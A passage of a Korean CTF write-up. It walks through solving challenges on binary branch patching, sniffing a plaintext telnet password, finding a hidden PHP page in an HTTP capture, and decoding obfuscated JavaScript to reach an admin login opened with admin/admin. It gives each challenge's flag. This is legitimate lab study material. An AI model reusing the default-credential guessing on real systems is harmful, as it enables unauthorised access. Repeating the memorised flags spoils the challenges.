
Default case of switch 00401117



너무 정신없이 디버깅 했는데 핵심부분인 cmp eax,113부분을 변조하거나 분기를 수정하면 플래그가 나오게 된다.

14. description






SECURITY_IN_SEOUL_IT입력값 이렇게 들어가게 되는데 그냥 분기를 수정하면
두번째 플래그가 나온다.
이제 첫번째 플래그를 알아내야 하는데, input값을 첫번째 플래그로 잡고 찾아본다.

14. description

눈 씻고 찾아봐도 SECURITY_IN_SEOUL_IT라는 문자열 밖에 보이지 않는다
힌트에 따라서 SECURITY_IN_SEOUL_IT_MADE_BY_NYAM 을 입력하면 정답.

15. server




telnet 통신을 하는데 telnet은 통신간 암호화를 하지 않는다

적절히 분석하면 사진과 같이 etwork_Is_Easy가 나오는데 게싱하여 Network_Is_Easy로 인증.

16. capture

http

No.	Time	Source	Destination	Protocol	Length	Info
2381	10.727141	192.168.35.112	52.78.182.122	HTTP	620	GET /fsadfhui21421uifbsdf8sa722148hvsvnasd.php HTTP/1.1
2383	10.732120	52.78.182.122	192.168.35.112	HTTP	357	HTTP/1.1 200 OK (text/html)



http로 필터링하면 딱 두개의 통신이 보인다.
저 주소로 들어가면 플래그가 나온다.

17. unknown

```
            function admin_page(check){
             if(check){
                 window.open('./hint.txt','hint');

location.href="'_1111111111111111111'+'_11111111'+'_111111111'+'_1111111111111111111'+'_111111111'+'_1111111111111111111'+'_1'+'_1111'+'_111111111111'+'_111111111'+'_11111111111111'+'_1111111111111111'+'_1'+'_1111111'+'_11111'+.php"
                }

            else{
                alert("Page Error\n[Permission Denied]")
            }
                }
```

```
_1="a",_11="b",_111="c",_1111="d",_11111="e",_111111="f",_1111111="g",_11111111="h",_111111111="i",_1111111111="j",_11111111111="k",_111111111111="l",_1111111111111111="m",_11111111111111="n",_111111111111111="o",_1111111111111111="p",_11111111111111111="q",_111111111111111111="r",_1111111111111111111="s",_11111111111111111111="t",_111111111111111111111="u",_1111111111111111111111="v",_11111111111111111111111="w",_111111111111111111111111="x",_1111111111111111111111111="y",_11111111111111111111111111="z";


        function admin_page(check){
         if(check){
            window.open('./hint.txt','hint');
            location.href="'t'+'h'+'i'+'s'+'i'+'s'+'a'+'d'+'m'+'i'+'n'+'p'+'a'+'g'+'e'+.php"
            thisisadminpage.php
           }

       else{
          alert("Page Error\n[Permission Denied]")
       }
         }
```

[hint]
id : admin
password : ****

id
password
제출
SCTF{L0ST_MY_PASSW0RD_T_T}

thisisadminpage.php에 접속한 후
id : admin, password : admin으로 입력해주면 플래그가 나온다. 본의 아닌 게싱으로 풀이 하였다.
정석 풀이는 제공되는 파일을 hxd로 열어 아래에 존재하는 url에 접속해 파일을 다운받아 패스워드 파일을 읽은 뒤 로그인 하는 것.

수고하셨습니다.